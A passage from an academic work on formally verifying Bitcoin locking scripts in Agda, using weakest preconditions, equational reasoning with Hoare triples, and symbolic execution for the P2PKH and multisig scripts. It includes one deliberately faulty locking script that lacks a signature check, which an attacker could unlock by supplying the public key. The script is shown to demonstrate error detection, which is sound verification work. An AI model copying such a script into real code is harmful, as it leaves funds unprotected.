We can define the specification of the locking script `scriptPubKey` as the property that (CondPBKH) is the weakest precondition for the accepting postcondition. We will show in Sect. 4.4 that (CondPBKH) is indeed the weakest precondition of `scriptPubKey`, which verifies that `scriptPubKey` fulfils the specification.

Let us now consider a faulty locking script instead of `scriptPubKey`:

```
scriptPubKeyFaulty: OP_DUP OP_HASH160 <pubKeyHash> OP_EQUAL
```

To see that it does not fulfil the specification given above, consider the weakest precondition for `scriptPubKeyFaulty` for the accepting postcondition, which can be described by the following condition:

The top element of the stack is *pbk*, and *pbk* hashes to `<pubKeyHash>`. (CondPBKHfaulty)

By inspection, we see that (CondPBKHfaulty) is not equivalent to (CondPBKH), and therefore `scriptPubKeyFaulty` does not fulfil the specification. This is because its weakest precondition expresses what is required to unlock it. This precondition is weaker than necessary, meaning less is being checked. In fact, we can identify states that satisfy (CondPBKHfaulty) but not (CondPBKH). For example, a malicious attacker could just copy the public key of the sender onto the stack, violating the user requirements of a locking script.

We observe that this example also demonstrates the inadequacy of general Hoare logic for the verification the security property of access control: Using standard Hoare logic, we can prove that (CondPBKH) is a precondition for the accepting postcondition for both `scriptPubKey` and `scriptPubKeyFaulty`.

As with all formal verification approaches, there remains a gap between the user's intention expressed as requirements, and what is expressed as a formal specification. This gap cannot be

[6] Bitcoin scripts do not impose any requirements on the stack below the data required by the scripts.

filled in a provably correct way, since requirements are a mental intention expressed in natural language. However, the gap can be narrowed by expressing the specification in a human-readable format so that the validation is as easy and clear as possible. Here, validation means showing that the specification guarantees the requirements, and is carried out by a human reader.

4.3.2 Formalising Weakest Preconditions in Agda

We now describe how weakest preconditions can be defined in Agda. Let a precondition φ and postcondition ψ be given, both of type StackStatePred. In order to accommodate Maybe, we define a postfix operator $\_^{+}$, to lift ψ to $(\psi^{+}) : \mathsf{Maybe\ StackState} \to \mathsf{Set}$, defining $(\psi^{+})\ \mathsf{nothing} = \bot$ and $(\psi^{+}) \circ \mathsf{just} = \psi$.

A Hoare triple, consisting of a precondition, a program, and a postcondition, expresses that if the precondition is satisfied before execution of the program, then the postcondition holds after executing it. We formalise Hoare triples as follows:

$$<\varphi>p<\psi> \ := \forall s \in \mathsf{StackState}.\varphi(s) \to (\psi^{+})\ (\llbracket\ \mathsf{p}\ \rrbracket\ s)$$

Weakest preconditions express that the precondition not only is sufficient, but as well necessary for the postcondition to hold after executing the program:

$$<\varphi>^{\leftrightarrow} p<\psi> \ := \forall s \in \mathsf{StackState}.\varphi(s)\ \leftrightarrow\ (\psi^{+})\ (\llbracket\ \mathsf{p}\ \rrbracket\ s)$$

Thus, for security, the backwards direction of the equivalence in the previous formula is the important direction.

In Bitcoin, we consider a locking script scriptPubKey and an unlocking script scriptSig, see Section 2.3.2.1. Let us fix an unlocking script *unlock* and a locking script *lock*. Let *init* be the initial state consisting of an empty stack, and let acceptState be the accepting condition expressing that the stack is non empty with top element being not false, i.e. >0. The combination of *unlock* and *lock* is accepted iff running *unlock* on *init* succeeds and running *lock* on the resulting stack results in a state that satisfies the accepting condition, i.e. iff $(\mathsf{acceptState}^{+})\ (\llbracket\ \mathsf{lock}\ \rrbracket^{+}\ (\llbracket\ \mathsf{unlock}\ \rrbracket\ init))$. Note that Bitcoin does not run the concatenation of the two scripts, as it did in its first version, but runs first the unlocking scripts, and if it succeeds runs the locking script on the resulting stack. Let φ be the weakest precondition of *lock*, i.e. $<\varphi>^{\mathsf{iff}}\ lock < \mathsf{acceptState} >$. Then the acceptance condition is equivalent to

(φ^{+}) $(\llbracket$ unlock $\rrbracket$ $init)$. Thus, *unlock* succeeds iff running the unlocking script *unlock* on the initial state *init* produces a state fulfilling φ. Hence, by determining the weakest precondition for the locking script w.r.t. the accepting condition we have obtained a characterisation of the set of unlocking scripts which unlock the locking script. Note that we do not define inductively all successful unlocking scripts, since they could be arbitrary complex programs, but instead characterise them by the output they produce.

4.3.3 Automatically Generated Weakest Preconditions

We start by giving a direct method for defining the weakest precondition for any Bitcoin script by describing the set of states that lead to a given final state. We then apply this general method to a toy example to demonstrate that the description obtained in this way is usually not helpful for a human to judge whether the script has the right properties, thus making the case that the task must be to find (equivalent) human-readable descriptions.

Weakest preconditions can be defined by the simple definition

```
weakestPreCondˢ : BitcoinScriptBasic → StackStatePred → StackStatePred
weakestPreCondˢ p ϕ s = (ϕ ⁺) (⟦ p ⟧ s)
```

Consider a simple toy program that removes the top element from the stack three times:[7]

```
testprog = opDrop :: opDrop :: [ opDrop ]
```

Its weakest precondition can be computed as

```
weakestPreCondTestProg = weakestPreCondˢ testprog acceptState
```

We obtain the following code (we slightly reformatted it to improve readability):

```
weakestPreCondTestProgNormalised s =
  (stackPred2SPred acceptStateˢ ⁺)
  (stackState2WithMaybe ⟨ currentTime s , msg s , executeStackDrop (stack s)⟩
  ≫= (λ s₁ →
  stackState2WithMaybe ⟨ currentTime s₁ , msg s₁ , executeStackDrop (stack s₁)⟩
  ≫= liftStackFun2StackState (λ time₁ msg₁ → executeStackDrop)))
```

This condition is difficult to understand. The reason is that each instruction may cause the program to abort in case the stack is empty. The condition expresses: if the stack is empty then the condition is false. Otherwise, if after dropping the top element the stack is empty the

[7] If a : A then [a] : List A is the list consisting of one element a.

condition is false. Otherwise, if after dropping again the top element the stack is empty the condition is false. Otherwise, the condition is true if after dropping again the top element the stack is non-empty and the top element is not false. The readable condition would express that the height of the stack is ≥ 4 and the fourth element from the top is > 0. In this simple example simplifying the condition would be easy, but when using different instructions the situation becomes more complicated.

What we did using our methods to avoid this problem was to create the weakest precondition by starting from the end and improving it in each step, or by replacing the program by an easier program (which in case of this example would return nothing if the stack has height ≤ 2 and otherwise returns the result of dropping the first three elements off the stack). An interesting project for future work would be to automate the steps we carried out manually, and obtain readable weakest preconditions automatically.

4.3.4 Equational Reasoning with Hoare Triples

To support the verification of Bitcoin scripts with Hoare triples and weakest preconditions in Agda, we have developed a library in Agda for equational reasoning with Hoare triples. The library is inspired by what is described in Wadler et al. [240].

Let p, q be scripts and ϕ, ϕ', ψ, ψ' : Predicate. If we define

$$\varphi \text{ <=>p } \psi := \forall s : \text{StackState}.\varphi(s) \leftrightarrow \psi(s)$$

we can easily show

$$\begin{array}{llllll} <\varphi>^{\text{iff}}\ p <\psi> & \wedge & <\psi>^{\text{iff}}\ q <\rho> & \rightarrow & <\varphi>^{\text{iff}}\ p ++ q <\rho> & (transitivity) \\ <\varphi>^{\text{iff}}\ p <\psi> & \wedge & \psi \text{ <=>p } \psi' & \rightarrow & <\varphi>^{\text{iff}}\ p <\psi'> & (right\ equivalence) \\ \varphi' \text{ <=>p } \varphi & \wedge & <\varphi>^{\text{iff}}\ p <\psi> & \rightarrow & <\varphi'>^{\text{iff}}\ p <\psi> & (left\ equivalence) \end{array}$$

We illustrate this by taking an example of a typical situation where we have a proof of a weakest precondition Hoare triple, and we assume we have already found some other proofs. Thus, we just assume pre- and post-conditions for the programs prog1 , prog2, *and* prog3, and we assume proofs of the following Hoare triples (proof1, proof2, *and* proof4) and of the following equivalence of predicates (proof3). To illustrate this, instead of assuming those proofs, we postulate them and then show how to combine those assumed proofs into a proof of a theorem. This is just an example to demonstrate the syntax. Later theorems will not depend on the postulates used in this example:

```
proof1 : < precondition >iff prog1 < intermediateCond1 >
proof2 : < intermediateCond1 >iff prog2 < intermediateCond2 >
proof3 : intermediateCond2 <=>p intermediateCond3
proof4 : < intermediateCond3 >iff prog3 < postcondition >
```

From the above, we have a proof for the first step (prog1):

`< precondition >iff first step < intermediateCond1 >`

Then, we have also a proof for the second step (prog2):

`< intermediateCond1 >iff second step < intermediateCond2 >`

Next, we get from these two proofs the following:

`< intermediateCond1 >iff first step ++ second step < intermediateCond2 >`

Subsequently, we use the following proof to get the following:

`< intermediateCond1 >iff first step ++ second step ++ third step < intermediateCond3 >`

Last, the following syntax is introduced to give this proof in a concise way: [8]

```
theorem : < precondition >iff prog1 ++ (prog2 ++ prog3) < postcondition >
theorem = precondition      <><>⟨ prog1 ⟩⟨ proof1  ⟩
          intermediateCond1 <><>⟨ prog2 ⟩⟨ proof2  ⟩
          intermediateCond2 <=>⟨  proof3 ⟩
          intermediateCond3 <><>⟨ prog3 ⟩⟨ proof4  ⟩e postcondition ∎p
```

From the above theorem, we use the symbol <><>, which is part of the syntax for defining the chain of proofs.

4.4 Proof of Correctness of the P2PKH script using the Step-by-Step Approach

P2PKH is the standard script for protecting Bitcoin, which requires somebody with a given public key to a signature for the transaction. As an extra precaution, the script does not provide the public key, only its hash.[9] Thus, P2PKH will require the one who wants to unlock it

[8] In the last step, we use $\rangle^{e}$ instead of $\rangle$. This avoids concatenating the program with []. If we used $\rangle$, the theorem would prove the condition for program prog1++(prog2++(prog3++[])), which is provably but not definitionally equal to the original program, requiring an additional proof step.

[9] A Bitcoin address is the hash of the public key with extra check bits to prevent simple typos in the hash. Therefore, when sending money to a Bitcoin address, one is essentially sending it to the hash of the recipient's public key.

to provide a public key, which hashes to a given hash, and a signature for that part of the transaction. The signature will be provided using the private key corresponding to the public key.

This section explains the usage of our approach by providing an example of how to prove the correctness of the P2PKH using step-by-step to obtain the weakest precondition. The P2PKH is the most used script in Bitcoin transactions. The locking script, which depends on a public key hash, is defined as follows:

$$\mathsf{scriptP2PKH}^{b} : (pbkh : \mathbb{N}) \rightarrow \mathsf{BitcoinScriptBasic}$$
$$\mathsf{scriptP2PKH}^{b}\ pbkh =$$
$$\quad \mathsf{opDup} :: \mathsf{opHash} :: (\mathsf{opPush}\ pbkh) :: \mathsf{opEqual} :: \mathsf{opVerify} :: [\ \mathsf{opCheckSig}\ ]$$

As a reminder from the above definition, [opCheckSig] is the list containing one single instruction opCheckSig, and it is therefore the program consisting of this single instruction. Note that programs are lists of instructions.

In this section, we develop a readable weakest precondition of the P2PKH script and prove its correctness by working backwards instruction by instruction.

Let acceptState be the predicate on states expressing that the state is non-empty and has top element >0 (not false, i.e. true). The combination of unlocking and locking script is accepted if, after running it, acceptState is fulfilled, so acceptState is the accepting condition. We define intermediate conditions accept_1 means , accept_2, etc, the weakest precondition wPreCondP2PKH, and proofs correct-opCheckSig, correct-opVerify etc of corresponding Hoare triples w.r.t. the instructions of the Bitcoin script, working backwards starting from the last instruction opCheckSig (see a full definition in appendix A.15):

$\mathsf{correct\text{-}opCheckSig} : <\mathsf{accept}_1>^{\mathsf{iff}}\ ([\ \mathsf{opCheckSig}\ ])\ <\mathsf{acceptState}>$

$\mathsf{correct\text{-}opVerify} : <\mathsf{accept}_2>^{\mathsf{iff}}\ ([\ \mathsf{opVerify}\ ])\ <\mathsf{accept}_1>$

$\mathsf{correct\text{-}opEqual} : <\mathsf{accept}_3>^{\mathsf{iff}}\ ([\ \mathsf{opEqual}\ ])\ <\mathsf{accept}_2>$

$\mathsf{correct\text{-}opPush} : (pbkh : \mathbb{N}) \rightarrow <\mathsf{accept}_4\ pbkh>^{\mathsf{iff}}\ ([\ \mathsf{opPush}\ pbkh\ ])\ <\mathsf{accept}_3>$

$\mathsf{correct\text{-}opHash} : (pbkh : \mathbb{N}) \rightarrow <\mathsf{accept}_5\ pbkh>^{\mathsf{iff}}\ ([\ \mathsf{opHash}])\ <\mathsf{accept}_4\ pbkh>$

$\mathsf{correct\text{-}opDup} : (pbkh : \mathbb{N}) \rightarrow <\mathsf{wPreCondP2PKH}\ pbkh>^{\mathsf{iff}}\ ([\ \mathsf{opDup}])\ <\mathsf{accept}_5\ pbkh>$

From the above signatures, we can read, for instance, proof correct-opCheckSig as a proof of the Hoare triple consisting of the weakest precondition (accept_1), the program (opCheckSig), and postcondition (acceptState). This Hoare triple is the statement that if accept_1 holds and one executes opCheckSig then acceptState holds. The other proofs, correct-opVerify, correct-opEqual, correct-opPush, correct-opHash, and correct-opDup can be understood in a similar way.

The intermediate conditions can be read off from the operations. We present them in mathematical notation below, using the following conventions and abbreviations: $t : \mathbb{N}$ denotes time, m : Msg, st, st' : Stack, $x : \mathbb{N}$, $x > 0$ means the top element is not false; for brevity, we omit types after $\exists$ quantifiers. We use here and in the remaining chapter ^{s} for operations where the StackState argument has been unfolded into its components.

$$
\begin{array}{lll}
\mathsf{acceptState}^{s}\ t\ m\ st & \Leftrightarrow \exists\, x, st'. & st \equiv x :: st' \wedge x > 0 \\
\mathsf{accept}^{s}_{1}\ t\ m\ st & \Leftrightarrow \exists\, pbk, sig, st'. & st \equiv pbk :: sig :: st' \\
& \quad \wedge\ \mathsf{IsSigned}\ m\ sig\ pbk & \\
\mathsf{accept}^{s}_{2}\ t\ m\ st & \Leftrightarrow \exists\, x, pbk, sig, st'. & st \equiv x :: pbk :: sig :: st' \\
& \quad \wedge\ x > 0\ \wedge\ \mathsf{IsSigned}\ m\ sig\ pbk & \\
\mathsf{accept}^{s}_{3}\ t\ m\ st & \Leftrightarrow \exists\, pbkh_2, pbkh_1, pbk, sig, st'. st \equiv pbkh_2 :: pbkh_1 :: pbk :: sig :: st' & \\
& \quad \wedge\ pbkh_2 \equiv pbkh_1 \wedge\ \mathsf{IsSigned}\ m\ sig\ pbk & \\
\mathsf{accept}^{s}_{4}\ pbkh_1\ t\ m\ st & \Leftrightarrow \exists\, pbkh_2, pbk, sig, st'. & st \equiv pbkh_2 :: pbk :: sig :: st' \\
& \quad \wedge\ pbkh_2 \equiv pbkh_1 \wedge\ \mathsf{IsSigned}\ m\ sig\ pbk & \\
\mathsf{accept}^{s}_{5}\ pbkh_1\ t\ m\ st & \Leftrightarrow \exists\, pbk_1, pbk, sig, st'. & st \equiv pbk_1 :: pbk :: sig :: st' \\
& \quad \wedge\ \mathsf{hashFun}\ pbk_1 \equiv pbkh_1 \wedge\ \mathsf{IsSigned}\ m\ sig\ pbk & \\
\mathsf{wPreCondP2PKH}^{s}\ pbkh_1\ t\ m\ st & \Leftrightarrow \exists\, pbk, sig, st'. & st \equiv pbk :: sig :: st' \\
& \quad \wedge\ \mathsf{hashFun}\ pbk \equiv pbkh_1\ \wedge\ \mathsf{IsSigned}\ m\ sig\ pbk &
\end{array}
$$

In Agda, these formulas are defined by case distinction on the stack. As example, the code for the accept condition (acceptState) and the weakest precondition (wPreCondP2PKHˢ) is as follows:

```
acceptStateˢ : StackPredicate
acceptStateˢ time msg₁ []              = ⊥
acceptStateˢ time msg₁ (x :: stack₁) = NotFalse x


wPreCondP2PKHˢ : (pbkh : ℕ ) → StackPredicate
wPreCondP2PKHˢ pbkh time m []         = ⊥
wPreCondP2PKHˢ pbkh time m (x :: []) = ⊥
wPreCondP2PKHˢ pbkh time m ( pbk :: sig :: st) =
                        (hashFun pbk ≡ pbkh ) ∧ IsSigned m sig pbk
```

Using our syntax for equational reasoning, we can prove the weakest precondition for the P2PKH script as follows:

```
theoremP2PKH : (pbkh : ℕ)
  → < wPreCondP2PKH pbkh >ⁱᶠᶠ scriptP2PKHᵇ pbkh < acceptState >
theoremP2PKH pbkh =
  wPreCondP2PKH pbkh <><>⟨ [ opDup ] ⟩⟨ correct-opDup pbkh ⟩
  accept₅ pbkh <><>⟨ [ opHash ]        ⟩⟨ correct-opHash pbkh ⟩
  accept₄ pbkh <><>⟨ [ opPush pbkh ]   ⟩⟨ correct-opPush pbkh ⟩
  accept₃      <><>⟨ [ opEqual ]       ⟩⟨ correct-opEqual      ⟩
  accept₂      <><>⟨ [ opVerify ]      ⟩⟨ correct-opVerify     ⟩
  accept₁      <><>⟨ [ opCheckSig ]    ⟩⟨ correct-opCheckSig ⟩ᵉ
  acceptState ∎p
```

The locking script will be accepted if, after executing the code starting with the stack returned by the unlocking script, the accept condition acceptState is fulfilled. The verification conditions and proofs were developed by working backwards starting from the last instruction and determining the weakest preconditions "accept_i" w.r.t. the end piece of the script starting with that instruction and the accept condition as post-condition. The preconditions were obtained manually – one could automate this by determining for each instruction depending on the post-condition a corresponding pre-condition, where the challenge would be to simplify the resulting pre-conditions in order to avoid a blowup in size. We continued in this way until we reached the first instruction and obtained the weakest precondition for the locking script. theoremP2PKH is using single instructions in order to prove the correctness of P2PKH. The proofs correct-opCheckSig, correct-opVerify, etc are done by following the case distinctions made in the corresponding verification conditions. The harder direction is to prove that they are actually *weakest* preconditions: Proving that the precondition implies the postcondition after running the program, is easier since we are used to mentally executing programs in forward direction. Proving the opposite direction requires showing that the only way, after running the program, to obtain the postcondition is to have the precondition fulfilled, which requires mentally reversing the execution of programs.

Evaluation of the significance of thereomP2PKH. We actually prove that wPreCondP2PKH is the weakest precondition for the P2PKH script w.r.t. the postcondition being acceptState. The reader might wonder whether this is really a theorem, or whether it should not automatically hold. It is a proper theorem. See the example (`scriptPubKeyFaulty`) in

Subsect. 4.3.1, which shows that if we have the wrong script and specify our intended weakest precondition, then the proof that it is the weakest precondition fails.

When specifying the correctness of programs, the specification is often quite close to the program becaue it describes what the program does. It is common for the specification and the program to be very similar. This is a typical problem, but proving that a program fulfils a specification often helps detect programming errors. The example of a wrong program shows that if we make a mistake, the weakest precondition detects it. While that example is very simple and the error is easy to detect, we expect that for more sophisticated examples, this technique will reveal genuine programming errors.

4.5 Proof of Correctness using Symbolic Execution

In this section, we will introduce a second method for obtaining readable representations of weakest preconditions of Bitcoin scripts. This method is based on symbolic execution [241] of the Bitcoin script, and investigating the sequence of case distinctions carried out during the execution. We will consider three examples: The first will be the P2PKH script which we analysed already. We use it to explain the method and provide a second approach to determine and verify the already obtained weakest precondition. The second example will consider the multisig script which is a direct application of the OP_CHECKMULTISIG instruction. The third example will see an application of a combination of both methods.

4.5.1 Example: P2PKH Script

When applying the symbolic evaluation method to the P2PKH script and analysing the sequence of case distinctions carried out, we will see that there will be exactly one path through the tree of case distinctions which results in an accepting condition. The conjunction of the cases that determine this path will form the weakest precondition. In examples with more than one accepting path we would take the disjunction of the conditions for each accepting path. [10] We will prove that the precondition is indeed the weakest by developing an equivalent program p2pkhFunctionDecoded and showing that it fulfils the weakest precondition.

[10] In our examples we got only a few accepting paths, since concrete scripts in use are designed to deal with a small number of different scenarios for unlocking them, so the majority of paths in the program are unsuccessful paths. It could happen however that with more advanced examples nested conditions result in an exponential blowup of the number of cases – if that occurs one would need to take an approach where the nested case distinctions are preserved at least partly and the resulting extracted formulas reflect those nested case distinctions rather than flattening them out. This would avoid the blowup in the size of the resulting weakest precondition.

We start by declaring (using Agda's postulate) symbolic values pbkh, msg_1, stack_1, x_1, etc for the parameters (postulates are typeset in blue). This allows us to evaluate expressions up to executeStackVerify symbolically by using the normalisation procedure of Agda and to determine the function p2pkhFunctionDecoded. In Sect. 4.6, we will elaborate how to do this practically in Agda. Afterwards, we stop using those postulates (they were defined as private) and prove that the result of evaluating the P2PKH script for arbitrary parameters is equivalent to p2pkhFunctionDecoded.

When evaluating $[\![\ \mathsf{scriptP2PKH}^b\ \mathsf{pbkh}\ ]\!]^s\ \mathsf{time}_1\ \mathsf{msg}_1\ \mathsf{stack}_1$ we obtain

$$
\begin{array}{ll}
\mathsf{executeStackDup}\ \mathsf{stack}_1 & \gg\!=\ \lambda\ stack_2 \rightarrow \\
\mathsf{executeOpHash}\ stack_2 & \gg\!=\ \lambda\ stack_3 \rightarrow \\
\mathsf{executeStackEquality}\ (\mathsf{pbkh} :: stack_3) & \gg\!=\ \lambda\ stack_4 \rightarrow \\
\mathsf{executeStackVerify}\ stack_4 & \gg\!=\ \lambda\ stack_5 \rightarrow \\
\mathsf{executeStackCheckSig}\ \mathsf{msg}_1\ stack_5 &
\end{array}
$$

We can write it equivalently using the do notation[11]

$$
\begin{array}{l}
\mathsf{do}\ stack_2 \leftarrow \mathsf{executeStackDup}\ \mathsf{stack}_1 \\
\quad stack_3 \leftarrow \mathsf{executeOpHash}\ stack_2 \\
\quad stack_4 \leftarrow \mathsf{executeStackEquality}\ (\mathsf{pbkh} :: stack_3) \\
\quad stack_5 \leftarrow \mathsf{executeStackVerify}\ stack_4 \\
\quad \mathsf{executeStackCheckSig}\ \mathsf{msg}_1\ stack_5
\end{array}
$$

At this point further reduction is blocked by the first line of the previous expression, because $\mathsf{executeStackDup}\ \mathsf{stack}_1$ makes a case distinction on stack_1. Therefore, we introduce a symbolic case distinction on stack_1:

- $[\![\ \mathsf{scriptP2PKH}^b\ \mathsf{pbkh}\ ]\!]^s\ \mathsf{time}_1\ \mathsf{msg}_1\ []$ evaluates to nothing.
- $[\![\ \mathsf{scriptP2PKH}^b\ \mathsf{pbkh}\ ]\!]^s\ \mathsf{time}_1\ \mathsf{msg}_1\ (\mathsf{pbk} :: \mathsf{stack}_1)$ evaluates to what in do notation can be written as

$$
\begin{array}{l}
\mathsf{do}\ stack_5 \leftarrow \mathsf{executeStackVerify} \\
\qquad\qquad (\mathsf{compareNaturals}\ \mathsf{pbkh}\ (\mathsf{hashFun}\ \mathsf{pbk}) :: \mathsf{pbk} :: \mathsf{stack}_1) \\
\quad \mathsf{executeStackCheckSig}\ \mathsf{msg}_1\ stack_5
\end{array}
$$

[11]The do notation is a widely used Haskell notation adapted to Agda, which provides an alternative syntax for the same expression making it appear as an imperative program if one reads $\leftarrow$ as assignments. It demonstrates that we are consecutively executing the instructions, with the possibility of aborting in each step.

Evaluation of the latter expression is blocked by the function executeStackVerify which makes a case distinction on the expression compareNaturals pbkh (hashFun pbk). We define

$$\mathsf{abstrFun} : (stack_1 : \mathsf{Stack})(cmp : \mathbb{N}) \to \mathsf{Maybe\ Stack}$$
$$\mathsf{abstrFun}\ stack_1\ cmp = \mathsf{do}\ stack_5 \leftarrow \mathsf{executeStackVerify}\ (cmp :: \mathsf{pbk} :: stack_1)$$
$$\mathsf{executeStackCheckSig}\ \mathsf{msg}_1\ stack_5$$

hence $[\![\ \mathsf{scriptP2PKH}^{\mathsf{b}}\ \mathsf{pbkh}\ ]\!]^{\mathsf{s}}\ \mathsf{time}_1\ \mathsf{msg}_1\ (\mathsf{pbk} :: \mathsf{stack}_1)$ evaluates to $\mathsf{abstrFun}\ \mathsf{stack}_1\ (\mathsf{compareNaturals\ pbkh}\ (\mathsf{hashFun\ pbk}))$.

Next we carry out a symbolic case distinction on the argument *cmp* of abstrFun:

- $\mathsf{abstrFun}\ \mathsf{stack}_1\ 0$ evaluates to nothing.
- $\mathsf{abstrFun}\ \mathsf{stack}_1\ (\mathsf{suc}\ \mathsf{x}_1)$ evaluates to $\mathsf{executeStackCheckSig}\ \mathsf{msg}_1\ (\mathsf{pbk} :: \mathsf{stack}_1)$.

In order to normalise further, executeStackCheckSig needs to make a case distinction on $stack_1$, so we carry out a symbolic case distinction on that argument:

- $\mathsf{abstrFun}\ []\ (\mathsf{suc}\ \mathsf{x}_1)$ evaluates to nothing.
- $\mathsf{abstrFun}\ (\mathsf{sig}_1 :: \mathsf{stack}_1)\ (\mathsf{suc}\ \mathsf{x}_1)$ evaluates to $\mathsf{just}\ (\mathsf{boolToNat}\ (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}) :: \mathsf{stack}_1)$

We can now read off the weakest precondition. The only path which ends up in a just result is when the stack is non empty of the form $\mathsf{pbk} :: \mathsf{stack}_1$, and compareNaturals pbkh (hashFun pbk) evaluates to $\mathsf{suc}\ \mathsf{x}_1$, i.e. it must be >0. Furthermore, in this case stack_1 needs to be itself non empty. For $\mathsf{stack}_1 = \mathsf{sig}_1 :: \mathsf{stack}_2$, the result returned is $\mathsf{just}\ (\mathsf{boolToNat}\ (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}) :: \mathsf{stack}_1)$, which fulfils the accept condition if $\mathsf{boolToNat}\ (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}) > 0$. The latter is the case if $\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}$ is true.

Furthermore, compareNaturals $n\ m$ returns 1 if n, m are equal otherwise 0, so it is >0 if $n = m$. Therefore the P2PKH locking script succeeds with an output stack fulfilling the acceptance condition, if and only if the input stack has height at least two, and if it is $\mathsf{pbk} :: \mathsf{sig}_1 :: \mathsf{stack}_2$, then pbkh is equal to hashFun pbk, and $\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}$ is true. That is the same as the weakest precondition that we determined using the first approach.

In order to prove correctness, we first determine a more Agda style formulation of the result of evaluation of the P2PKH script, which we derive from the previous symbolic evaluation:

$$\mathsf{p2pkhFunctionDecoded} : (pbkh : \mathbb{N})(msg_1 : \mathsf{Msg})(stack_1 : \mathsf{Stack})$$
$$\to \mathsf{Maybe\ Stack}$$

```
p2pkhFunctionDecoded pbkh msg₁ []              = nothing
p2pkhFunctionDecoded pbkh msg₁ (pbk :: stack₁) =
                      p2pkhFunctionDecodedAux1 pbk msg₁ stack₁
                      (compareNaturals pbkh (hashFun pbk))

p2pkhFunctionDecodedAux1 : (pbk : ℕ)(msg₁ : Msg)(stack₁ : Stack)(cpRes : ℕ)
                           → Maybe Stack
p2pkhFunctionDecodedAux1 pbk msg₁ []                cpRes  = nothing
p2pkhFunctionDecodedAux1 pbk msg₁ (sig₁ :: stack₁) zero   = nothing
p2pkhFunctionDecodedAux1 pbk msg₁ (sig₁ :: stack₁) (suc cpRes) =
                           just (boolToNat (isSigned msg₁ sig₁ pbk) :: stack₁)
```

We prove that this function is equivalent to the result of evaluating the P2PKH script. The proof is a simple case distinction following the cases defining p2pkhFunctionDecoded:

```
p2pkhFunctionDecodedcor : (time₁ : ℕ) (pbkh : ℕ)(msg₁ : Msg)(stack₁ : Stack)
                        → ⟦ scriptP2PKHᵇ pbkh ⟧ˢ time₁ msg₁ stack₁ ≡
                          p2pkhFunctionDecoded pbkh msg₁ stack₁
```

We show that the extracted weakest precondition is a correct for the extracted program:[12]

```
lemmaPTKHcoraux : (pbkh : ℕ)
                → < weakestPreConditionP2PKHˢ pbkh >gˢ
                (λ time msg₁ s → p2pkhFunctionDecoded pbkh msg₁ s)
                < acceptStateˢ >
```

Afterwards, this is transferred into a proof of the weakest precondition for the P2PKH script, using the equality proof from before:

```
theoPTPKHcor : (pbkh : ℕ)
  → < wPreCondP2PKH pbkh >ⁱᶠᶠ scriptP2PKHᵇ pbkh < acceptState >
theoPTPKHcor pbkh =
  hoareTripleStack2HoareTriple (scriptP2PKHᵇ pbkh)
  (wPreCondP2PKHˢ pbkh) acceptStateˢ (LemmaPTPKHcor pbkh)
```

[12] <_>g_<_> is the generalisation of <_>iff_<_> where Bitcoin scripts are replaced by Agda functions StackState → Maybe StackState; <_>gˢ_<_> is the version, where the StackState is unfolded into its components.

Carrying out the symbolic execution was relatively easy, because Agda supports evaluation of terms very well. It only becomes relatively long in the Agda code [18] when documenting all the steps, which we did in order to explain how this is done in detail. What matters is the resulting program and a prove that it is equivalent, which was relatively short and easy. Maybe Agda's reflection mechanism [242], once it is more fully developed, could be of help to find the successful branches of the program more easily. To obtain a readable program rather than a machine-generated program, and therefore readable verification conditions, would however require a lot of work, and probably require delegating some programming tasks from Agda (in which tactics need to be written) to its foreign language interface.

4.5.2 Example: MultiSig Script (P2MS)

The OP_CHECKMULTISIG instruction is an instruction that has a more complex behaviour: it assumes that the top elements of the stack are as follows:

$$n :: pbk_n :: \cdots :: pbk_2 :: pbk_1 :: m :: sig_m :: \cdots :: sig_2 :: sig_1 :: dummy$$

OP_CHECKMULTISIG checks whether $sig_1 \cdots sig_m$ are signatures corresponding to m of the n public keys $pbk_1 \cdots pbk_n$ for the msg to be signed. The matching public keys should be in the smae order as the signatures. When pushed from a script, the public keys and signatures appear in reverse order on the stack, as pbk_1 is pushed first onto the stack. The *dummy* element occurs because of a mistake in the Bitcoin protocol, which has not been corrected because it would require a hard fork. Thus, the operation must include an extra dummy value in the script to ensure correct functionality. This extra value is not used during signature verification [98, p. 151-152].

The operational semantics is given by a function executeMultiSig, which fetches the data from the stack as described before. It fails if there are not enough elements on the stack and otherwise returns just (boolToNat (cmpMultiSigs *msg sigs pbks*) :: *restStack*), where *sigs* and *pbks* are the signatures and public keys fetched from the stack in reverse order, and *restStack* is the remainder of the stack. The function cmpSigs compares whether signatures correspond to public keys and is defined as follows:

```
cmpMultiSigs : (msg : Msg)(sigs pbks : List ℕ) → Bool
cmpMultiSigs msg [] pubkeys                = true
cmpMultiSigs msg (sig :: sigs) []          = false
cmpMultiSigs msg (sig :: sigs) (pbk :: pbks) =
```

$$\mathsf{cmpMultiSigsAux}\ msg\ sigs\ pbks\ sig\ (\mathsf{isSigned}\ msg\ sig\ pbk)$$

$$\begin{aligned}
&\mathsf{cmpMultiSigsAux} : (msg : \mathsf{Msg})(sigs\ pbks : \mathsf{List}\ \mathbb{N})(sig : \mathbb{N})(testRes : \mathsf{Bool}) \to \mathsf{Bool}\\
&\mathsf{cmpMultiSigsAux}\ msg\ sigs\ pbks\ sig\ \mathsf{false} \quad = \mathsf{cmpMultiSigs}\ msg\ (sig :: sigs)\ pbks\\
&\mathsf{cmpMultiSigsAux}\ msg\ sigs\ pbks\ sig\ \mathsf{true} \quad = \mathsf{cmpMultiSigs}\ msg\ sigs\ pbks
\end{aligned}$$

We now define a generic multisig function. First, we define opPushList, which pushes a list of public keys on the stack:

$$\begin{aligned}
&\mathsf{opPushList} : (pbkList : \mathsf{List}\ \mathbb{N}) \to \mathsf{BitcoinScriptBasic}\\
&\mathsf{opPushList}\ [] = []\\
&\mathsf{opPushList}\ (pbk_1 :: pbkList) = \mathsf{opPush}\ pbk_1 :: \mathsf{opPushList}\ pbkList
\end{aligned}$$

The m out of n multi-signature script P2MS ($n = \mathsf{length}\ pbkList$) is defined as follows:

$$\begin{aligned}
&\mathsf{multiSigScriptm\text{-}n^b} : (m : \mathbb{N})(pbkList : \mathsf{List}\ \mathbb{N})(m{<}n : m < \mathsf{length}\ pbkList)\\
&\qquad\qquad\qquad \to \mathsf{BitcoinScriptBasic}\\
